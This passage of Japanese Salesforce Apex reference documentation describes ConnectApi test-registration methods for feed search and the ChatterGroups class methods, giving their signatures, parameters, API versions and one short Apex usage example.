- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)

一致する ConnectApi.searchFeedItemsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId

型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedItemsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId

型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する `ConnectApi.searchFeedItemsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
```

```
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。

- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

一致する `ConnectApi.searchFeedItemsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0 〜 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly
型: Boolean

内部(コミュニティ以外の)ユーザからのフィード項目のみを表示するか(`true`)、否か(`false`)を指定します。デフォルト値は、`false` です。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

ConnectApi コードのテスト

setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

一致する `ConnectApi.searchFeedItemsInFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: `ConnectApi.FeedItemPage`

テストフィード項目ページを指定します。

戻り値

型: Void

関連トピック:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

一致する `ConnectApi.searchFeedItemsInFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String keyPrefix, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage
result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Filter`、`Home`、および `Moderation` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- **CreatedDateDesc — 作成日の新しい順に並び替えます。**
- **LastModifiedDateDesc — 活動の新しい順に並び替えられます。**

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedItemPage

テストフィード項目ページを指定します。

戻り値

型: Void

関連トピック:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedItemsInFilterFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String keyPrefix, Integer
recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: `ConnectApi.FeedItemPage`

テストフィード項目ページを指定します。

戻り値

型: Void

関連トピック:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

ChatterGroups クラス

グループのメンバー、写真、および指定されたユーザがメンバーであるグループなど、グループに関する情報。グループへのメンバーの追加やメンバーの削除、グループの写真の変更に使用します。

名前空間

ConnectApi

ChatterGroups メソッド

`ChatterGroups` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getGroupMembershipRequests(communityId, groupId)
指定された非公開グループへのすべての参加要求に関する情報を返します。

getGroupMembershipRequests(communityId, groupId, status)
指定された状況の、指定された非公開グループへのすべての参加要求に関する情報を返します。

getGroups(communityId)
すべてのグループの最初のページを返します。ページには、デフォルトの項目数が含まれます。

getGroups(communityId, pageParam, pageSize)
すべてのグループに関する情報の指定されたページを返します。

getGroups(communityId, pageParam, pageSize, archiveStatus)
指定されたグループアーカイブ状況のグループのセットに関する情報の指定されたページを返します。

getMember(communityId, membershipId)
指定されたグループメンバーに関する情報を返します。

getMembers(communityId, groupId)
指定されたグループのすべてのメンバーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getMembers(communityId, groupId, pageParam, pageSize)
指定されたグループのすべてのメンバーに関する情報の指定されたページを返します。

getMembershipBatch(communityId, membershipIds)
指定されたグループメンバーシップリストに関する情報を取得します。`ConnectApi.GroupMember` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。アクセスできないグループメンバーシップの結果に含まれるエラーを返します。

getMyChatterSettings(communityId, groupId)
指定されたグループのコンテキストユーザの Chatter 設定を返します。

getPhoto(communityId, groupId)
指定されたグループの写真に関する情報を返します。

getRecord(communityId, groupRecordId)
グループに関連付けられたレコードに関する情報を返します。

getRecords(communityId, groupId)
指定されたグループに関連付けられたレコードの最初のページを返します。ページには、デフォルトの項目数が含まれます。

getRecords(communityId, groupId, pageParam, pageSize)
グループに関連付けられたレコードのリストから指定されたページを返します。

postAnnouncement(communityId, groupId, announcement)
お知らせをグループに投稿します。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

removeRecord(communityId, groupRecordId)
レコードとグループの関連付けを削除します。

requestGroupMembership(communityId, groupId)
コンテキストユーザの非公開グループのメンバーシップを要求します。

searchGroups(communityId, q)
指定された検索条件と一致するグループの最初のページを返します。ページには、デフォルトの項目数が含まれます。

searchGroups(communityId, q, pageParam, pageSize)
指定された検索条件と一致するグループの指定されたページを返します。

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)
指定された検索条件と一致する、指定されたアーカイブ状況のグループの、指定されたページを返します。

setPhoto(communityId, groupId, fileId, versionNumber)
グループの写真を、すでにアップロードされたファイルに設定します。キープレフィックスは069、ファイルサイズは 2 MB 未満にする必要があります。

setPhoto(communityId, groupId, fileUpload)
グループの写真を、指定された blob に設定します。

setPhotoWithAttributes(communityId, groupId, photo)
すでにアップロードされたファイルをグループの写真として設定してトリミングします。

setPhotoWithAttributes(communityId, groupId, photo, fileUpload)
バイナリ入力をグループの写真として設定してトリミングします。

updateGroup(communityId, groupId, groupInput)
グループの設定を更新します。

updateGroupMember(communityId, membershipId, role)
指定されたコミュニティ内の指定されたロールを持つ指定されたグループメンバーシップを更新します。このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

updateMyChatterSettings(communityId, groupId, emailFrequency)
指定されたグループのコンテキストユーザの Chatter 設定を更新します。

updateRequestStatus(communityId, requestId, status)
非公開グループへの参加要求を更新します。

`addMember(communityId, groupId, userId)`

指定されたコミュニティ内の指定されたグループに、指定されたユーザを標準メンバーとして追加します。このメソッドを実行するには、コンテキストユーザがグループ所有者またはモデレータである必要があります。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMember addMember(String communityId, String groupId,
String userId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

userId
型: String

ユーザの ID。

戻り値

型: ConnectApi.GroupMember

addMemberWithRole(communityId, groupId, userId, role)

指定されたコミュニティ内の指定されたグループに、指定されたロールを持つ指定されたユーザを追加します。このメソッドを実行するには、コンテキストユーザがグループ所有者またはモデレータである必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMember addMemberWithRole(String communityId, String
groupId, String userId, ConnectApi.GroupMembershipType role)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

userId
型: String

ユーザの ID。

role
型: ConnectApi.GroupMembershipType

グループメンバーシップの種別。次のいずれかの値にします。

- GroupManager
- StandardMember

戻り値

型: ConnectApi.GroupMember

addRecord(communityId, groupId, recordId)

レコードをグループに関連付けます。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupRecord addRecord(String communityId, String groupId,
String recordId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

レコードを関連付けるグループの ID。

recordId
型: String

グループに関連付けるレコードの ID。

戻り値

型: ConnectApi.GroupRecord

createGroup(communityId, groupInput)

グループを作成します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupDetail createGroup(String, communityId,
ConnectApi.ChatterGroupInput groupInput)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

groupInput
型: ConnectApi.ChatterGroupInput
グループのプロパティ。

戻り値

型: ConnectApi.ChatterGroupDetail

deleteMember(communityId, membershipId)

指定されたグループメンバーシップを削除します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deleteMember(String communityId, String membershipId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

membershipId
型: String

メンバーシップの ID。

戻り値

型: Void

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

deletePhoto(communityId, groupId)

指定されたグループの写真を削除します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deletePhoto(String communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: Void

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

getAnnouncements(communityId, groupId)

グループ内のお知らせの最初のページを取得します。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String groupId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String
グループの ID。

戻り値

型: ConnectApi.AnnouncementPage

使用方法

お知らせを投稿するには、`postAnnouncement(communityId, groupId, announcement)` をコールします。

特定のお知らせに関する情報の取得、お知らせの表示期限の更新、またはお知らせの削除を行うには、ConnectApi.Announcements クラスのメソッドを使用します。

getAnnouncements(communityId, groupId, pageParam, pageSize)

グループ内のお知らせの指定されたページを取得します。ページサイズを指定することもできます。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String groupId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.AnnouncementPage

使用方法

お知らせを投稿するには、`postAnnouncement(communityId, groupId, announcement)` をコールします。

特定のお知らせに関する情報の取得、お知らせの表示期限の更新、またはお知らせの削除を行うには、ConnectApi.Announcements クラスのメソッドを使用します。

getGroup(communityId, groupId)

指定されたグループに関する情報を返します。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupDetail getGroup(String communityId, String groupId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String
グループの ID。

戻り値

型: `ConnectApi.ChatterGroupDetail`

getGroupBatch(communityId, groupIds)

指定されたグループリストに関する情報を取得します。`ConnectApi.ChatterGroup` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。読み込みできないグループの結果に含まれるエラーを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] getGroupBatch(String communityId, List<String>
groupIds)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupIds

型: List<String>

最大 500 件のグループ ID のリスト。

戻り値

型: BatchResult[]

`BatchResult.getResult()` メソッドは `ConnectApi.ChatterGroup` オブジェクトを返します。

例

```
// Create a list of groups.

ConnectApi.ChatterGroupPage groupPage = ConnectApi.ChatterGroups.getGroups(null);



// Create a list of group IDs.

List<String> groupIds = new List<String>();

for (ConnectApi.ChatterGroup aGroup : groupPage.groups){

    groupIds.add(aGroup.id);

}



// Get info about all the groups in the list.

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
groupIds);
```

```
for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the number of members in each group.
        ConnectApi.ChatterGroup aGroup;
        if(batchResult.getResult() instanceof ConnectApi.ChatterGroup) {
           aGroup = (ConnectApi.ChatterGroup) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(aGroup.memberCount);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

関連トピック:

getMembershipBatch(communityId, membershipIds)

getGroupMembershipRequest(communityId, requestId)

非公開グループへの指定された参加要求に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMembershipRequest getGroupMembershipRequest(String communityId, String requestId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

requestId
型: String

非公開グループへの参加要求の ID。

戻り値

型: `ConnectApi.GroupMembershipRequest`

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

getGroupMembershipRequests(communityId, groupId)

指定された非公開グループへのすべての参加要求に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: ConnectApi.GroupMembershipRequests

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

getGroupMembershipRequests(communityId, groupId, status)

指定された状況の、指定された非公開グループへのすべての参加要求に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String communityId, String groupId, ConnectApi.GroupMembershipRequestStatus status)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId

型: String

グループの ID。

status

型: ConnectApi.GroupMembershipRequestStatus

status — 非公開グループへの参加要求の状況。

- `Accepted`
- `Declined`
- `Pending`

戻り値

型: ConnectApi.GroupMembershipRequests

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

getGroups(communityId)

すべてのグループの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

戻り値

型: `ConnectApi.ChatterGroupPage`

getGroups(communityId, pageParam, pageSize)

すべてのグループに関する情報の指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterGroupPage`

getGroups(communityId, pageParam, pageSize, archiveStatus)

指定されたグループアーカイブ状況のグループのセットに関する情報の指定されたページを返します。

API バージョン

29.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize, ConnectApi.GroupArchiveStatus archiveStatus)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

archiveStatus
型: ConnectApi.GroupArchiveStatus
